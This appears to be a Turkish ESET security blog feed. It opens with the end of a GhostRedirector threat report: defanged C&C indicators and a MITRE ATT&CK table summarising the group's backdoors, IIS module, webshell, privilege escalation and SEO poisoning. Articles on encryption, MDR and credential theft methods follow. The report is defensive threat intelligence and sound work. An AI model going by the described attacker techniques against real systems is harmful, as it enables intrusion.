| N/A | brproxy.868id\[.\]com | N/A | 2024-08-25 | Gamshen C&C server, hosted on Cloudflare. |
| 43.228.126\[.\]4 | www.cs01\[.\]shop | XIMBO Internet Limited | 2024-04-01 | Comdai C&C server. |
| 103.251.112\[.\]11 | N/A | IRT-HK-ANS | N/A | GhostRedirector staging server. |
## **MITRE ATT&CK teknikleri**
Bu tablo, MITRE ATT&CK çerçevesinin[ 17. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1588.002](https://attack.mitre.org/versions/v17/techniques/T1588/002) | Obtain Capabilities: Tool | GhostRedirector uses [.NET Reactor](https://www.eziriz.com/dotnet_reactor.htm) to obfuscate its tools, and used EfsPotato and BadPotato to develop custom privilege escalation tools. |
| [T1587.001](https://attack.mitre.org/versions/v17/techniques/T1587/001) | Develop Capabilities: Malware | GhostRedirector develops its own malware |
| [T1608.006](https://attack.mitre.org/versions/v17/techniques/T1608/006) | Stage Capabilities: SEO Poisoning | GhostRedirector uses SEO poisoning to manipulate search results and drive traffic to a third-party website. |
| [T1583.001](https://attack.mitre.org/versions/v17/techniques/T1583/001) | Acquire Infrastructure: Domains | GhostRedirector uses malicious domains for hosting payloads and for its C&C servers. |
| [T1583.004](https://attack.mitre.org/versions/v17/techniques/T1583/004) | Acquire Infrastructure: Server | GhostRedirector leverages Cloudflare on its infrastructure. |
| [T1608.001](https://attack.mitre.org/versions/v17/techniques/T1608/001) | Stage Capabilities: Upload Malware | GhostRedirector has staged Rungan and Gamshen on attacker-controlled servers. |
| [T1608.002](https://attack.mitre.org/versions/v17/techniques/T1608/002) | Stage Capabilities: Upload Tool | GhostRedirector has staged various malicious and legitimate tools on attacker-controlled servers. |
| [T1588.003](https://attack.mitre.org/versions/v17/techniques/T1588/003) | Obtain Capabilities: Code Signing Certificates | GhostRedirector obtained a certificate for signing its tools, like those for privilege escalation. |
| **Initial Access** | [T1190](https://attack.mitre.org/versions/v17/techniques/T1190) | Exploit Public-Facing Application | GhostRedirector exploits an unknown SQL injection vulnerability on the victim’s server. |
| **Execution** | [T1106](https://attack.mitre.org/versions/v17/techniques/T1106) | Native API | GhostRedirector may use APIs such as [HttpInitialize](https://learn.microsoft.com/en-us/windows/win32/api/http/nf-http-httpinitialize) and [HttpAddUrl](https://learn.microsoft.com/en-us/windows/desktop/api/Http/nf-http-httpaddurl) for registering a URL. |
| [T1059.001](https://attack.mitre.org/versions/v17/techniques/T1059/001) | Command and Scripting Interpreter: PowerShell | GhostRedirector uses PowerShell interpreter to download malware. |
| [T1059.003](https://attack.mitre.org/versions/v17/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | GhostRedirector can execute cmd.exe commands to download malware. |
| [T1559](https://attack.mitre.org/versions/v17/techniques/T1559) | Inter-Process Communication | Comdai can create a pipe to communicate and receive information from another process. |
| **Persistence** | [T1546](https://attack.mitre.org/versions/v17/techniques/T1546) | Event Triggered Execution | Gamshen is loaded by the IIS Worker Process (w3wp.exe) when the IIS server receives an inbound HTTP request. |
| **Privilege Escalation** | [T1134](https://attack.mitre.org/versions/v17/techniques/T1134) | Access Token Manipulation | GhostRedirector can manipulate tokens to perform a local privilege escalation. |
| [T1112](https://attack.mitre.org/versions/v17/techniques/T1112) | Modify Registry | GhostRedirector can modify a Windows registry key to perform RID hijacking. |
| **Defense Evasion** | [T1027](https://attack.mitre.org/versions/v17/techniques/T1027) | Obfuscated Files or Information | GhostRedirector obfuscates its local privilege escalation tools using .NET Reactor. |
| [T1027.009](https://attack.mitre.org/versions/v17/techniques/T1027/009) | Obfuscated Files or Information: Embedded Payloads | GhostRedirector embedded webshells into its payloads like Zunput to be dropped on compromised server. |
| [T1140](https://attack.mitre.org/versions/v17/techniques/T1140) | Deobfuscate/Decode Files or Information | GhostRedirector uses AES in CBC mode to decrypt strings in the backdoor Rungan. |
| **Discovery** | [T1083](https://attack.mitre.org/versions/v17/techniques/T1083) | File and Directory Discovery | GhostRedirector can use Zunput to list directory content on a victim’s server. |
| **Command and Control** | [T1105](https://attack.mitre.org/versions/v17/techniques/T1105) | Ingress Tool Transfer | GhostRedirector can abuse the tool certutil.exe to download malware. |
| [T1219](https://attack.mitre.org/versions/v17/techniques/T1219) | Remote Access Software | GhostRedirector may use the GoToHTTP tool for connecting remotely to victims. |
| [T1071.001](https://attack.mitre.org/versions/v17/techniques/T1071/001) | Application Layer Protocol: Web Protocols | GhostRedirector relies on HTTP to communicate with the backdoor Rungan. |
| [T1008](https://attack.mitre.org/versions/v17/techniques/T1008) | Fallback Channels | GhostRedirector can deploy the tool GoToHTTP or create malicious users on the compromised server to maintain access. |
| **Impact** | [T1565](https://attack.mitre.org/versions/v17/techniques/T1565) | Data Manipulation | GhostRedirector can modify the response of a compromised server intended for the Google crawler, in attempts to influence search results order. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** GhostRedirector, Siber Güvenlik
---
### [Şifreleme ile iş verilerini kilit altına alın](https://antivirus.com.tr/sifreleme-ile-is-verilerini-kilit-altina-alin/)
**Published:** Eylül 10, 2025
**Author:** ESET
**Excerpt:** Saldırı yüzeyi genişledikçe ve tehdit ortamı daha karmaşıklaştıkça verilerinizi şifreleme stratejinizin amaca uygun olup olmadığını düşünmenin zamanı gelmiştir.
**Content:**
*Saldırı yüzeyi genişledikçe ve tehdit ortamı daha karmaşık hâle geldikçe verilerinizi şifreleme stratejinizin amaca uygun olup olmadığını düşünmenin zamanı gelmiştir.*
Tek bir güvenlik ihlali, inşa ettiğiniz her şeyi tehlikeye atabilir. Fikri mülkiyet ve gizli müşteri verilerinin çalınması, ağır mali kayıplar ve marka itibarının zedelenmesinden nihayetinde şirketinizin tüm geleceğini riske atma tehdidine kadar bir dizi sonuç doğurabilir.
IBM’in[ 2025 Veri İhlali Maliyet Raporu’na](https://www.ibm.com/reports/data-breach) göre, veri ihlalinin ortalama maliyeti yaklaşık 4,5 milyon dolardır. Ancak bu rakam, çalınan verinin türüne bağlı olarak çok daha yüksek olabilir.
Bu tür istatistikler, veri şifreleme gibi koruyucu önlemlerin alınmasını kaçınılmaz hâle getirmektedir. Nitekim, geçen yıl işletmelerin %87’si şifrelemeye yatırımlarını artıracaklarını [belirtmiştir](https://www.globenewswire.com/news-release/2024/02/29/2838130/0/en/87-of-Companies-to-Increase-Investment-in-Encryption-Technologies-in-2024.html). İşletmeniz bu işletmelerin arasına katılmıyorsa bunun nedenini sorgulamakta fayda var.
## Neden şifreleme ihtiyacınız var?
Düz metin verilerini okunamaz bir biçime dönüştürerek veri şifreleme ister depolanmış ister aktarım hâlinde olsun, kuruluşunuzun en hassas bilgilerini korumaya yarar. Bunu yapmak için birçok neden vardır. Bunlar arasında şunlar yer alır:
- **Uzaktan çalışma:** [ABD’deki çalışanların](https://www.bls.gov/opub/btn/volume-14/telework-trends.htm) neredeyse dörtte biri en azından bazı zamanlar evden çalışmaktadır. Bu durum, çalışanların kullandıkları araçlar ve bu araçlar aracılığıyla depolanan ve erişilen veriler için ek riskler yaratmaktadır. Kişisel dizüstü bilgisayarlar ve cihazlar, kurumsal eş değerleri kadar güvenli olmayabilir.
- **Veri patlaması:** Küresel işletmeler her zamankinden daha fazla veri oluşturmaktadır. 2025 yılında 181 zettabayt veri üretileceği tahmin[ edilmektedir](https://www.designrush.com/agency/big-data-analytics-companies/trends/how-much-data-is-created-every-day#:~:text=Every%20Day%20FAQs-,The%20Unprecedented%20Scale%20of%20Daily%20Data%20Creation,readings%29%20aggregate%20into%20enormous%20totals.). Bu, düşmanların çalabileceği ve fidye için elinde tutabileceği daha fazla veri olduğu ve verilerin kazara sızma olasılığının daha yüksek olduğu anlamına gelir. Müşterilerin kişisel olarak tanımlanabilir bilgileri (PII) ile hassas IP, finansal veriler ve M&A planları gibi bilgiler tehlikeye girerse potansiyel olarak ciddi sonuçlar doğabilir. Veri patlaması, eğitimi için potansiyel olarak hassas büyük miktarda veri gerektiren yapay zekâ ve büyük dil modellerinin (LLM) büyümesiyle de hızlanmaktadır.
- **Cihaz kaybı/hırsızlığı:** Daha fazla çalışan hibrit bir çalışma ortamına uyum sağladıkça yanlarında taşıdıkları dizüstü bilgisayarların, tabletlerin ve diğer mobil cihazların kaybolma veya çalınma riski artmaktadır. Korunmazlarsa bu cihazlarda depolanan veya erişilen veriler tehlikeye girebilir.
- **Üçüncü taraf tehditleri:** Tehdit aktörleri, kurumsal siber savunmaları aşma konusunda giderek daha iyi hâle geliyor. Geçen yıl sadece ABD’de 3.100’den fazla bireysel veri ihlali [yaşandı](https://www.idtheftcenter.org/publication/2024-data-breach-report/) ve bu da 1,3 milyardan fazla kurbana ihlal bildirimi gönderilmesine neden oldu.
- **Yetersiz güvenlik:** Çalışanlara ait çalınan, tahmin edilen veya kimlik avı yoluyla ele geçirilen kimlik bilgilerini kullanarak kurumsal “çevre”deki geleneksel savunma sistemlerini atlatmak giderek kolaylaşıyor. [Verizon’a](https://www.verizon.com/business/resources/infographics/2025-dbir-manufacturing-snapshot.pdf) göre, geçen yıl veri ihlallerinin beşte biri (22%) ilk erişim kimlik bilgilerinin kötüye kullanılmasıyla gerçekleşti, kimlik avı ise %16’sını oluşturdu. Bilgi hırsızları giderek artan bir sorun hâline geliyor. Bir [rapora](https://flashpoint.io/blog/flashpoint-global-threat-intelligence-report-gtir-2025/) göre, 2024 yılında ele geçirilen 3,2 milyar kimlik bilgisinin %75’i (2,1 milyar) [bilgi hırsızı kötü amaçlı yazılımlar](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) aracılığıyla çalındı[.](https://www.welivesecurity.com/en/malware/theyre-coming-data-infostealers-how-stay-safe/)
- **Fidye yazılımı:** Şifreleme de saldırganların kullandığı bir silahtır ve tehdit aktörleri, fidye yazılımı ve veri gaspı planlarıyla ağ savunucuları için giderek artan sorunlara neden olmaktadır. [Verizon’a](https://www.verizon.com/business/resources/infographics/2025-dbir-manufacturing-snapshot.pdf) göre, fidye yazılımı geçen yıl tüm veri ihlallerinin %44’ünde mevcuttu ve bu oran yıllık %37 artış gösterdi. Bir şifreleme çözümü, kötü niyetli kişilerin verilerinizi kilitlemesini engelleyemez ancak çaldıkları her şeyi kullanılamaz hâle getirir. [Yapay zekâ destekli fidye yazılımlarının](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) tehdidi giderek büyüdükçe kapsamlı bir veri koruma stratejisine olan ihtiyaç da hiç olmadığı kadar artmıştır.
- **Güvenli olmayan iletişim:** Dünyanın büyük bir kısmı uçtan uca şifreli mesajlaşma platformları aracılığıyla iletişim kuruyor ancak çoğu işletme hâlâ e-posta ile çalışıyor. Ne yazık ki e-posta güvenlik temelinde tasarlanmamış ve uçtan uca şifrelenmediği sürece dinleme ve ele geçirme için cazip bir hedef olabilir. Hassas verileri meraklı gözlerden korumak için gönderenin cihazından alıcının cihazına ulaşana kadar e-posta içeriğini karıştıran şifreleme, tartışılmaz bir savunma hattı olmalıdır.
- **İçeriden gelen tehditler:** Verizon, geçen yıl ihlallerin %18’inin iç aktörlerin dâhil olduğu ve EMEA’da bu oranın %29’a yükseldiğini iddia ediyor. Bu olayların çoğu kasıtlı olmaktan çok dikkatsizlikten kaynaklansa da [Coinbase ihlali](https://www.securityinfowatch.com/cybersecurity/article/55297452/what-the-coinbase-breach-reveals-about-insider-threats) gibi vakalar kasıtlı tehditlerin devam ettiğini ortaya koymaktadır.
## Yetersiz veri güvenliğinin maliyeti
Kurumsal verileriniz yanlış ellere geçerse aşağıdakilerle sonuçlanabilir:
- Büyük finansal maliyetler (IBM, tespit ve eskalasyon faaliyetlerini, düzenleyicilere, veri sahiplerine ve üçüncü taraflara bildirimde bulunmayı, ihlal sonrası müdahaleyi ve iş kaybını listeler).
- İtibar kaybı. Müşteri sadakati kazanılması zor, kaybedilmesi kolaydır: Cisco ile görüşen kuruluşların %94’ü, verilerini uygun şekilde korumazlarsa müşterilerinin kendilerinden alışveriş yapmayacağını [iddia etmektedir](https://www.cisco.com/c/dam/en_us/about/doing_business/trust-center/docs/cisco-privacy-benchmark-study-2024.pdf).
- Önemli bir uyum yükü: DORA, NIS2, GDPR, HIPAA, CCPA ve PCI DSS 4.0 gibi düzenlemeler ve standartların tümü, bir şekilde veri şifrelemeyi zorunlu kılar.
Veri korumanın siber sigorta bağlamını da dikkate almakta fayda var. Sigorta şirketleri, güçlü veri şifreleme kullanmayan işletmelerinizi sigortalamayabilir veya primleri artırabilir.
## En iyi şifreleme türü hangisidir?
Şifreleme, özel bir algoritma ve şifreleme anahtarı/anahtarları kullanarak düz metin verilerini karıştırır. Yüksek düzeyde koruma sağlayan AES-256 gibi kanıtlanmış, sağlam algoritmalara dayalı ürünleri seçtiğinizden emin olun. Ancak bunun ötesinde, ihtiyaçlarınıza en uygun çözümü seçmeniz gerekecektir. Örneğin, veri tabanlarını ve bulut ortamlarını şifrelemek için özel olarak tasarlanmış ürünler bulunmaktadır.
En popüler veri koruma türlerinden biri tam disk şifrelemesidir (FDE). Bu, dizüstü bilgisayarlar, masaüstü bilgisayarlar ve sunuculardaki sistem diskleri, bölümler ve tüm sürücülerdeki verileri karıştırır. Çözümleri değerlendirirken sağlam şifreleme (AES-256), çapraz platform desteği (örneğin Windows ve macOS arasında), esnek lisanslama, tek bir yönetici portalından merkezi kontrol ve minimum son kullanıcı etkileşimi sunan çözümleri arayın.
Gereksinimlerinize bağlı olarak, aşağıdakileri kapsayan bir şifreleme çözümü de ilginizi çekebilir:
- **Dosyalar ve klasörler, sanal diskler ve arşivler:** Şifrelenmemiş ortamlarda paylaşılması veya depolanması gereken hassas veriler için kullanışlıdır (örneğin, paylaşılan cihaz politikası uyguluyorsanız).
- **Çıkarılabilir ortamlar:** USB sürücülerinde veya benzer ortamlarda bulunan verileri hırsızlık veya kayıptan korumak için.
- **E-posta ve ekler:** Aktarım hâlindeki verileri şifrelemek, yalnızca hedeflenen alıcının e-posta içeriğini okuyabilmesini sağlar.
[ESET’in sunduğu](https://www.eset.com/tr/business/solutions/encryption/) gibi merkezi yönetimli şifreleme çözümlerinde bu özelliklerin çoğunu elde etmek mümkündür[.](https://www.eset.com/us/business/solutions/encryption/)
## Hepsini bir araya getirmek
Veri şifreleme, amaca uygun herhangi bir güvenlik stratejisinin temel katmanlarından biri olması gereken, çok ihtiyaç duyulan bir savunma hattıdır. Aynı zamanda, veri şifrelemenin en iyi şekilde birden fazla güvenlik önlemi ve katmanından biri olarak çalıştığını unutmamak önemlidir. Tüm cihazlarda güvenlik yazılımı, çok faktörlü kimlik doğrulama (MFA) dâhil olmak üzere güçlü erişim denetimleri, [güvenlik açığı ve yama yönetimi,](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/) dosya sunucusu ve bulut uygulama koruması ve [son kullanıcı güvenlik farkındalık eğitimi](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/), işletmenizin güvenliğini sağlamada büyük rol oynayacaktır.
Sürekli gelişen tehditlerin olduğu bir dünyada, gelişmiş EDR/genişletilmiş algılama yanıtı (XDR) ile birlikte gelen ve uç nokta, e-posta, bulut ve diğer katmanlarda kritik algılama yetenekleri sunan ayrıca gerçek zamanlı yanıt ve tehdit avcılığı sağlayan proaktif savunmayı düşünün. Kaynakları kısıtlı şirketler için [Yönetilen Tespit ve Müdahale ](https://www.eset.com/tr/business/services/managed-detection-and-response/) (MDR) hizmetleri, bu tür önleme, algılama ve yanıt yeteneklerini dünya standartlarında güvenlik araştırması ve uzmanlığı ile birleştirerek ağır yükü üstlenebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Şifreleme
---
### [MDR ile kesintileri önleme ve siber dayanıklılık oluşturma](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/)
**Published:** Eylül 16, 2025
**Author:** ESET
**Excerpt:** İş faaliyetlerini durma noktasına getiren olayların riskleri göz önüne alındığında, MDR ile önleme odaklı bir siber güvenlik stratejisine öncelik verilmelidir.
**Content:**
*İş faaliyetlerini durma noktasına getiren olayların ciddi finansal ve itibar riskleri göz önüne alındığında kuruluşlar MDR ile önleme odaklı bir siber güvenlik stratejisine öncelik vermelidir.*
MDR’ın tanımı ve çalışma biçimi için [yönetilen tespit ve müdahale rehberimize](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) göz atabilirsiniz.
Tehdit aktörleri yükselişte. Tedarik zincirlerini optimize ettiler. Yeni başlayan siber suçluların giriş engellerini azaltan hazır hizmetler sayesinde sayıları giderek artıyor. Ayrıca sosyal mühendislik, keşif, güvenlik açığı istismarı ve diğer çabaların başarısını artırmak için [yapay zekâ araçlarını kullanıyorlar,](https://antivirus.com.tr/siber-guvenlik-ve-yapay-zeka-2025te-neler-olacak/) bu da sonuçta düşmanların kampanyalar başlatmasını her zamankinden daha kolay hâle getiriyor. Daha hızlı, daha organize ve durdurulması daha zorlar.
Diğer yandan, savunmacılar, kronik beceri eksikliği ve genişleyen saldırı yüzeyleri nedeniyle zor durumda kalıyor. Birçoğu, ihlallerin bir dereceye kadar kaçınılmaz olduğunu kabul edebilir. Ancak herhangi bir zarar vermeden düşmanlarını durdurmak için yeterince hızlı tepki vermek çoğu zaman onların gücünün ötesindedir. Bu durum, Yönetilen Tespit ve Müdahale (MDR) hizmetlerini birçok BT liderinin öncelik listesinin en üstüne çıkarmıştır.
## Bozulma nasıl ve neden zarar verir?
Dijital devrim, çoğu kuruluşun çalışma şeklini dönüştürdü; süreçleri daha verimli hâle getirdi, iş birliğini geliştirdi, karar vermeyi kolaylaştırdı ve insan emeği ile hataları azalttı. Ve yapay zekâ sayesinde bu dönüşüm devam ediyor. 2024 yılında [yapılan bir araştırma](https://papers.ssrn.com/sol3/papers.cfm?abstract_id=4945566), üretken yapay zekânın kodlayıcıların üretkenliğini %26 oranında artırabileceğini iddia ediyor.
Ancak BT’ye olan bağımlılığın artması, siber saldırılara maruz kalma riskini de artırmaktadır. Genellikle veri hırsızlığı ve/veya şantaj içeren en ciddi saldırılar, büyük aksaklıklara neden olabilir. Fidye yazılımı en bariz örnektir: Kritik verileri şifreleyerek, tehdit aktörleri hedefledikleri kuruluşun faaliyetlerini etkili bir şekilde durdururlar.
Düşmanlarınız her şeyi şifrelemeyi başaramasa bile BT ekibiniz genellikle herhangi bir tehdidin yayılmasını önlemek için fişi çekmek zorunda kalır. Ardından, günler, haftalar hatta aylar süren uzun bir temizleme ve yeniden yapılandırma, test etme ve hizmetleri yeniden başlatma süreci başlar.
Kısacası, ciddi bir güvenlik ihlali, çevrimiçi satışları ve diğer müşteriye yönelik hizmetleri, fabrika üretim süreçlerini, kuruluş genelinde çalışan verimliliğini ve hatta tüm tedarik zincirlerini aksatabilir. IBM’in[ 2025 Veri İhlali Maliyet Raporu’na](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91) göre, geçen yıl veri ihlali yaşayan kuruluşların %86’sı bu tür operasyonel aksaklıklar yaşadı.
## Kesinti süresinin etkisi
Veri hırsızlığı manşetlere taşınsa da operasyonel kesintiler de genellikle derin yaralar açar ve potansiyel olarak büyük maliyetler doğurur. Satış ve üretkenlik kaybının yanı sıra yasal ve bildirim maliyetleri ile genellikle yüksek olan kurtarma masrafları da dikkate alınmalıdır. İngiltere’nin NHS’sine göre, WannaCry ([ WannaCryptor](https://www.welivesecurity.com/2018/05/14/wannacryptor-curious-tale/) ) fidye yazılımı kampanyasının neden olduğu 92 milyon sterlinlik (124 milyon dolar) zararın %78’i, [örneğin](https://www.infosecurity-magazine.com/news/wannacry-cost-nhs-92-million/) verileri ve sistemleri geri yüklemek için yapılan BT desteğinden kaynaklanmıştır[.](https://www.infosecurity-magazine.com/news/wannacry-cost-nhs-92-million/) Daha yakın tarihli bir örnekte, [Marks & Spencer](https://www.bbc.com/news/articles/c93llkg4n51o), kesintiler nedeniyle 300 milyon sterlinlik (403 milyon dolar) kâr kaybıyla karşı karşıya kalabilir.
Uzun süreli kesintilerin neden olabileceği uzun vadeli itibar kaybını ölçmek çok daha zordur. Müşteriler bu nedenle rakip firmaya geçerse dikkate alınması gereken iki maliyet vardır: Bu müşterilerden kaynaklanan satış kaybı ve yeni müşteri kazanım maliyetleri.
Bu yılın başlarında İngiltere’deki perakendeci Marks & Spencer (M&S) şirketinde [meydana gelen](http://reuters.com/business/media-telecom/britains-ms-says-cyberattack-cost-400-million-2025-05-21/) büyük bir fidye yazılımı ihlali[,](http://reuters.com/business/media-telecom/britains-ms-says-cyberattack-cost-400-million-2025-05-21/) şirketin 300 milyon sterlin (403 milyon dolar) işletme karı kaybına ve çevrimiçi hizmetlerin kesintiye uğramasına neden olduğu tahmin edilmektedir. Ancak bunun satışlarda uzun süreli kayıplara yol açıp açmayacağı hâlâ belirsizdir.
## Hızlı MDR
Tüm bunlar, MDR’nin neden modern risk yönetimi stratejilerinin temel taşı olarak giderek daha fazla görülmeye başladığını açıklamaya yardımcı oluyor. MDR, gelir, itibar ve kesintisiz çalışma yeteneğini korumaya yardımcı oluyor. Algılama, sınırlama ve yanıt verme hızı hiç bu kadar önemli olmamıştı. [IBM’in raporunda da belirtildiği gibi](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91), ihlal döngüsü ne kadar kısa olursa tehdit aktörlerinin (fidye yazılımı kullanarak veya veri çalarak) verebileceği zarar o kadar az olur ve dolayısıyla nihai maliyet de o kadar düşük olur.
## MDR ile proaktif dayanıklılık oluşturma
Elbette, [yanıt hızı,](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/) üst düzey MDR hizmetlerini diğerlerinden ayıran tek unsur değildir. Aramanız gereken diğer ilgili unsurlar arasında, tehdit aktörlerinin dünyanın neresinde olurlarsa olsunlar durdurulmasını sağlamak için 7/24 izleme yer alır. Çoğu zaman, düşmanlar şirket içi BT ekibini hazırlıksız yakalamak için resmî tatillerde veya hafta sonlarında saldırır. Örneğin, [M&S ve Co-op saldırıları](https://www.computerweekly.com/news/366623685/Chaos-spreads-at-Co-op-MS-following-DragonForce-attacks), Birleşik Krallık’ta Paskalya tatili hafta sonu boyunca başladı.
Saldırganlar, alarmları tetiklemeden iş ağlarına sızmak için her zaman yeni yollar aradığından tehdit avcılığı yetenekleri de giderek daha önemli hâle geliyor. MDR ekipleri, uyarıları tetiklememiş olabilecek tehditleri proaktif olarak arayarak kötü niyetli kişilerin bir adım önde olmasını engelleyebilir.
IBM, tehdit avcılığının veri ihlallerinin tipik maliyetinden 193.000 doların üzerinde tasarruf sağlayabileceğini hesaplamıştır. Tehdit avcıları ekipleri tarafından düşmanların davranışlarını daha iyi anlamak için sıklıkla kullanılan etkili tehdit istihbaratı, daha da fazla tasarruf sağlayabilir (212.000 dolar). [Yapay zekâ destekli fidye yazılımları](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) ve diğer benzer kötü amaçlı yazılımlarla karşılaşma olasılığı, riski daha da artırmakta ve proaktif, uyarlanabilir bir güvenlik stratejisini her kuruluş için mutlak bir gereklilik hâline getirmektedir.
Yüksek kaliteli MDR hizmetleri ayrıca uyumluluğu iyileştirmek ve siber dayanıklılığı sürekli olarak geliştirmek için izleme ve raporlamayı otomatikleştirir ve gelecekte benzer bir ihlali önlemek için kullanılabilecek bilgileri toplar. Örneğin, adli veriler, ileriye dönük dayanıklılık oluşturmak için bir [güvenlik açığı ve yama yönetimi çözümüne](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/) aktarılabilir. Tehdit aktörleri genellikle aynı kuruluşu birden çok kez mağdur etmeye çalıştığı için burada hız çok önemlidir.
## Önce önleme odaklı güvenlik burada başlar
İş kesintisi, bazı kuruluşlar için varoluşsal bir sorun olabilir. Döviz şirketi [Travelex](https://www.pwc.co.uk/services/business-restructuring/administrations/travelex.html) gibi fidye yazılımı kurbanları, ciddi olayların ardından iflasa sürüklenirken [National Public Data](https://uk.pcmag.com/security/155746/company-behind-massive-social-security-number-leak-shuts-down) ve [KNP](https://www.bbc.co.uk/news/articles/cx2gx28815wo) gibi diğerleri tamamen kapanmak zorunda kaldı. Neyse ki bu tür vakalar nispeten nadirdir ancak neyin tehlikede olduğunu açıkça ortaya koymaktadır. MDR, kuruluşunuzda bunun olma olasılığını en aza indirmeye yardımcı olabilir ve aslında iş sürekliliğine yapılan bir yatırım olarak görülmelidir.
Sonuç olarak en iyi savunmanız, uç nokta ve genişletilmiş tespit ve müdahale, yama yönetimi, kimlik yönetimi ve diğerleri gibi en iyi savunma önlemlerini içeren bütünsel bir güvenlik stratejisi ve siber güvenlik uzmanlarından oluşan bir ekibin uzmanlığıdır. Tüm MDR çözümleri aynı değildir, bu nedenle farklı seçenekleri karşılaştırmak faydalı olacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** MDR, Siber Güvenlik
---
### [Siber suçlular sisteminize mi sızdı, yoksa sadece mi girdi?](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/)
**Published:** Eylül 16, 2025
**Author:** ESET
**Excerpt:** Siber suçlular genellikle şirketlerin dijital ön kapılarından anahtarla kolayca içeri giriyorlar. İşte kendi kapınızı sıkıca kilitli tutmanın yolu
**Content:**
*Siber suçlular genellikle şirketlerin dijital ön kapılarından anahtarla kolayca içeri giriyorlar. İşte kendi kapınızı sıkıca kilitli tutmanın yolu*
Anahtarınız ve parolanız varken neden kapıyı kırıp evin alarmını çalıştırasınız ki? Bu, siber güvenlik alanında, düşmanların giderek daha fazla parola ve hatta kimlik doğrulama jetonlarını ve oturum çerezlerini çalarak MFA kodlarını atlatmaya ve meşru kullanıcılar gibi davranarak ağlara erişmeye çalıştıkları bir eğilimin ardındaki mantıktır.
[Verizon’a](https://www.verizon.com/business/resources/T23a/reports/2025-dbir-data-breach-investigations-report.pdf) göre, “çalınan kimlik bilgilerinin kullanımı” son yıllarda ilk erişim elde etmek için en popüler yöntemlerden biri olmuştur. Raporda, çalınan kimlik bilgilerinin kullanımı geçen yıl veri ihlallerinin üçte birinde (32%) görülmüştür. Ancak tehdit aktörlerinin kimlik bilgilerini ele geçirebilecekleri birkaç yol olsa da onları durdurmak için de birçok fırsat vardır.
## Kimlik bilgileri neden siber suçlular için başlangıç noktası?
[Bir tahmine](https://www.flashpoint.io/blog/flashpoint-global-threat-intelligence-report-gtir-2025/) göre, 2024 yılında küresel işletmelerden 3,2 milyardan fazla kimlik bilgisi çalınmış ve bu rakam yıllık %33 artış göstermiştir. Bu kimlik bilgileri sayesinde kurumsal hesaplara erişim sağlayan tehdit aktörleri, bir sonraki hamlelerini planlarken etkili bir şekilde gölgede kalabilirler. Bu, daha gelişmiş suçlu istismar biçimlerini içerebilir, örneğin:
- Bir sonraki adımda peşine düşülecek verileri, varlıkları ve kullanıcı izinlerini aramak için ağ keşfi yapmak,
- Yüksek değerli veri depolarına/sistemlerine ulaşmak için yanal hareket etmek amacıyla örneğin güvenlik açığı istismar yoluyla ayrıcalıkları artırmak,
- Komuta ve kontrol (C2) sunucusuyla gizlice iletişim kurarak ek kötü amaçlı yazılım indirmek ve verileri sızdırmak.
Bu adımları uygulayarak bir düşman son derece başarılı fidye yazılımı ve diğer kampanyalar da gerçekleştirebilir.
## Siber suçlular parolaları nasıl ele geçirirler?
Tehdit aktörleri, çalışanlarınızın kurumsal kimlik bilgilerini veya bazı durumlarda MFA kodlarını ele geçirmek için çeşitli yöntemler geliştirmiştir. Bunlar arasında şunlar yer alır:
- **Oltalama:** Resmî bir kaynaktan (ör. BT departmanı veya teknoloji tedarikçisi) gönderilmiş gibi görünen sahte e-postalar veya metin mesajları. Alıcı, sahte bir oturum açma sayfasına (ör. Microsoft) yönlendiren kötü amaçlı bir bağlantıya tıklamaya teşvik edilir.
- **Vishing:** Kimlik avının bir çeşididir ancak bu sefer kurban tehdit aktöründen bir telefon alır. BT yardım masası gibi davranarak kurbandan bir parola vermesini veya hayali bir hikâye uydurarak yeni bir MFA cihazı kaydetmesini isteyebilirler. Ya da yardım masasını arayarak işini yapmak için acil bir parola sıfırlamasına ihtiyaç duyan bir yönetici veya çalışan olduğunu iddia edebilirler.
- **Bilgi hırsızları:** Kurbanın bilgisayarından/cihazından kimlik bilgilerini ve oturum çerezlerini [toplamak için](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) tasarlanmış kötü amaçlı yazılımlar. Kötü amaçlı bir kimlik avı bağlantısı/eki, güvenliği ihlal edilmiş bir web sitesi, tuzaklı bir mobil uygulama, sosyal medya dolandırıcılığı veya hatta resmî olmayan oyun modu aracılığıyla ulaşabilir. Bilgi hırsızlarının geçen yıl güvenliği ihlal edilen kimlik bilgilerinin %75’inden sorumlu olduğu[ düşünülmektedir](https://www.flashpoint.io/blog/flashpoint-global-threat-intelligence-report-gtir-2025/).
- **Kaba kuvvet saldırıları:** Bunlar, saldırganların daha önce ele geçirilmiş kullanıcı adı/parola kombinasyonlarını kurumsal sitelere ve uygulamalara karşı denedikleri kimlik bilgisi doldurma saldırılarını içerir. Parola püskürtme ise farklı sitelerde yaygın olarak kullanılan parolaları kullanır. Otomatik botlar, bunlardan biri sonunda işe yarayana kadar bunu büyük ölçekte yapmalarına yardımcı olur.
